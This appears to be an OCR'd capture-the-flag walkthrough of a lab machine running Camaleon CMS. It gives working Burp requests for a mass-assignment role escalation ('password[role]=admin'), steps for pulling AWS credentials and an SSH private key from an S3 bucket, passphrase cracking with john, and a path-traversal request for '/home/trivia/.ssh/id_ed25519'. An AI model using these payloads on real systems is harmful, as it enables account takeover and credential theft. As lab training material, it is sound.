
But in burpsuite, add role as admin(add "&user%5Brole%5D=admin" in body)



But it doesn't change role



Let's try change password



Request

Pretty Raw Hex

```
1  POST /admin/users/6/updated_ajax HTTP/1.1
2  Host: facts.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://facts.htb/admin/profile/edit
8  X-CSRF-Token: L36A8xJigJMzBJY9bRxmBlcMLoXEN3gAaOw3nEvL6aXJ7jovnKjPNJEIvlXAI_lrg6QNeTt3BrNeMHSGflVK5w
9  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 X-Requested-With: XMLHttpRequest
11 Content-Length: 198
12 Origin: http://facts.htb
13 DNT: 1
14 Connection: keep-alive
15 Cookie: _factsapp_session=
   ZjhjgkjhrwtglFc%2Fl342dCiAdbDWuk%2Fk%2Bo03k522eu7ywx%2BDe9NUMgU%2BjPcsGnsE57As1HQYE6l2PDgVx%2FFA4i2i9QCsbl1evbGVZQq7bSWGQ7HNUOYIRlupqfYMkicLmOEhF43aX5P9gm
   zwVirObJ%2FKqdRSNXWOYdXG5iRbOeF%2FjCTrZZgouD4B%2BHIAyFeTJTOMu45WKtcz15ofYiwBXEGLlN4YkrCWBT869YTjGoJAFgq3EvtftpBEzell8uaNWlifSiD2cy8yqBMQ%2BV7w2KJWMIJPXPpg
   udQ2R363AJK%2B1oZ7pLNedxK8WNUdOmCu%2FdrWMCVvOZSQfDZbfgFFOzApgpZophsiX2h7Gj9XEP%2FEFv%2FZElfwNoZuZBUU4zWyOcoC5cpKmeMv603ZsDHlpvoOOtqnwaojnF7z%2BrJztRzREyCC
   yjp%2BAro%3D--%2BPtg%2Bk3p3UOWCO14--BszCzjQgLTAXx3hSUBFrQw%3D%3D; auth_token=
   buX3XyquNNrYQNuspQin-A&Mozilla%2F5.0+%28X11%3B+Linux+x86_64%3B+rv%3A140.0%29+Gecko%2F20100101+Firefox%2F140.0&10.10.16.59
16 Priority: u=0
17
18 _method=patch&authenticity_token=L36A8xJigJMzBJY9bRxmBlcMLoXEN3gAaOw3nEvL6aXJ7jovnKjPNJEIvlXAI_lrg6QNeTt3BrNeMHSGflVK5w&password%5Bpassword%5D=password2&
   password%5Bpassword_confirmation%5D=password2
```


Add the same thing here.

```
_method=patch&authenticity_token=L36A8xJigJMzBJY9bRxmB1cMLoXEN3gAaQw3nEvL6aXJ7jovnKjPNJEIv1XAI_1rg6QNeTt3BrNeMHSGf1VK5w&password%5Bpassword%5D=password2&
password%5Bpassword_confirmation%5D=password2&user%5Brole%5D=admin
```


But it doesn't work neither. However, if I add not user[role], but password[role],

```
_method=patch&authenticity_token=RB3iQ-ImiSIVqHCwmYzwAeoquk9QrkFSUrBpOZga-rWijVifbOzGhbekWdgOs2ttPoKZs6_uP-FkbCojrIRZ9w&password%5Bpassword%5D=password&
password%5Bpassword_confirmation%5D=password&password%5Brole%5D=admin
```

Hard refresh(ctrl+shift+r)



Now, I'm having administrator role and I can see other tabs. Let's check settings>General Sites>Filesystem settings



It shows all credentials for aws. Let's connect to the aws bucket. Install awscli with uv or pipx


```
# Run one of these commands
uv tool install awscli # install using uv
pipx install awscli # install using pipx
```

Configure the credentials




Just copy and paste the creds that page shows. Now, I can access the bucket

```
aws s3 ls s3:// --endpoint-url http://facts.htb:54321
```



it has two directories, but randomfacts just have image files



So let's look at internal

```
┌──[parrot@parrot]─[~/Documents/facts]
└─$aws s3 ls s3://internal --endpoint-url http://facts.htb:54321
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 13:45:13        220 .bash_logout
2026-01-08 13:45:13       3900 .bashrc
2026-01-08 13:47:17         20 .lesshst
2026-01-08 13:47:17        807 .profile
```

Look at .ssh

```
┌──[parrot@parrot]─[~/Documents/facts]
└─$aws s3 ls s3://internal/.ssh/ --endpoint-url http://facts.htb:54321
2026-06-10 15:31:40         82 authorized_keys
2026-06-10 15:31:40        464 id_ed25519
```

Let's download the private key(id_ed25519)

```
aws s3 cp s3://internal/.ssh/id_ed25519 . --endpoint-url
http://facts.htb:54321
```

```
┌──[parrot@parrot]─[~/Documents/facts]
└─$aws s3 cp s3://internal/.ssh/id_ed25519 . --endpoint-url http://facts.htb:54321
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519
```


But I don't know the username. Let's check it by extracting public key.

```
chmod 600 id_ed25519
ssh-keygen -yf id_ed25519
```


```
┌──[✗]─[parrot@parrot]─[~/Documents/facts]
└─$chmod 600 id_ed25519
┌──[parrot@parrot]─[~/Documents/facts]
└─$ssh-keygen -yf id_ed25519
Enter passphrase for "id_ed25519":
```

It requires passphrase, which means it's encrypted. Let's get hash and crack it.


```
ssh2john id_ed25519 > facts.hash
john facts.hash -w=<rockyou path> # hashcat doesn't support this type of
hash...
```



Now I can extract public key




I can ssh as trivia




Option 2. Use path traversal


CVE-2024-46987 shows it's vulnerable to path traversal. https://github.com/owen2345/camaleon-cms/security/advisories/GHSA-cp65-5m9r-vc2c *also shows PoC. They thought it's patched, but CVE-2026-1776 shows that aws uploader is not patched, which makes it still vulnerable if they use aws uploader instead of local one(Like this machine)*




I can verify it works



So I can see authorized_keys



And by ed25519, I can guess the filename id_ed25519



Request

```
GET /admin/media/download_private_file?file=
../../../../../../home/trivia/.ssh/id_ed25519 HTTP/1.1
Host: facts.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://facts.htb/admin/dashboard
DNT: 1
Connection: keep-alive
Cookie: _factsapp_session=
90SoS%2FZvfUxvoIAws8xHRq5V5mpGoMPyTxqJ3F7IpDwOYdQHAtdDcSbe1XzrSJA6PH87uShP
AxzjpgaF%2B9LnQfwgUlfvSOj4SGTNRSeVDqjuuI4j%2FTyfLHQLbBh7ri%2Fpy4Os5ikT7XWl
v1SBp03IlvzBKPZzWoJOChj%2B1GKVTGyiccdeZN849IHpImQhzMQbJeXocwRe7SAXHJm303gp
qOSTMw2QSuSmbPhG1L69n37KJB2L9p2BAfivqoZbAJnNpNLD4nx5kaXpzmACZVvzpmlMgePFcK
2j5XSw%2BYqpyiSAOpNQC%2BXf2XhmrguIt3hAiBGFCNdY2my57mqqZOPk6Z4VHz02Me6zFF%2
FHrlwlMttSawZ7hPwRYoOwoszTujFoB%2Buvgbp%2FgX6KdA2ctjqC4xrQ7I%2BAdjZBq974Oz
SLHkll1Ac7vr%2FOg%2Bk%3D--MmNMlVqPIOCICfeN--TufkoxSSFOj29a%2F4bFU1cA%3D%3D
; auth_token=
ANRNzhYzLTygdrGzPs2FJA%26Mozilla%2F5.0+%28X11%3B+Linux+x86_64%3B+rv%3A140.
0%29+Gecko%2F20100101+Firefox%2F140.0%2610.10.16.59
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Pragma: no-cache
Cache-Control: no-cache
```

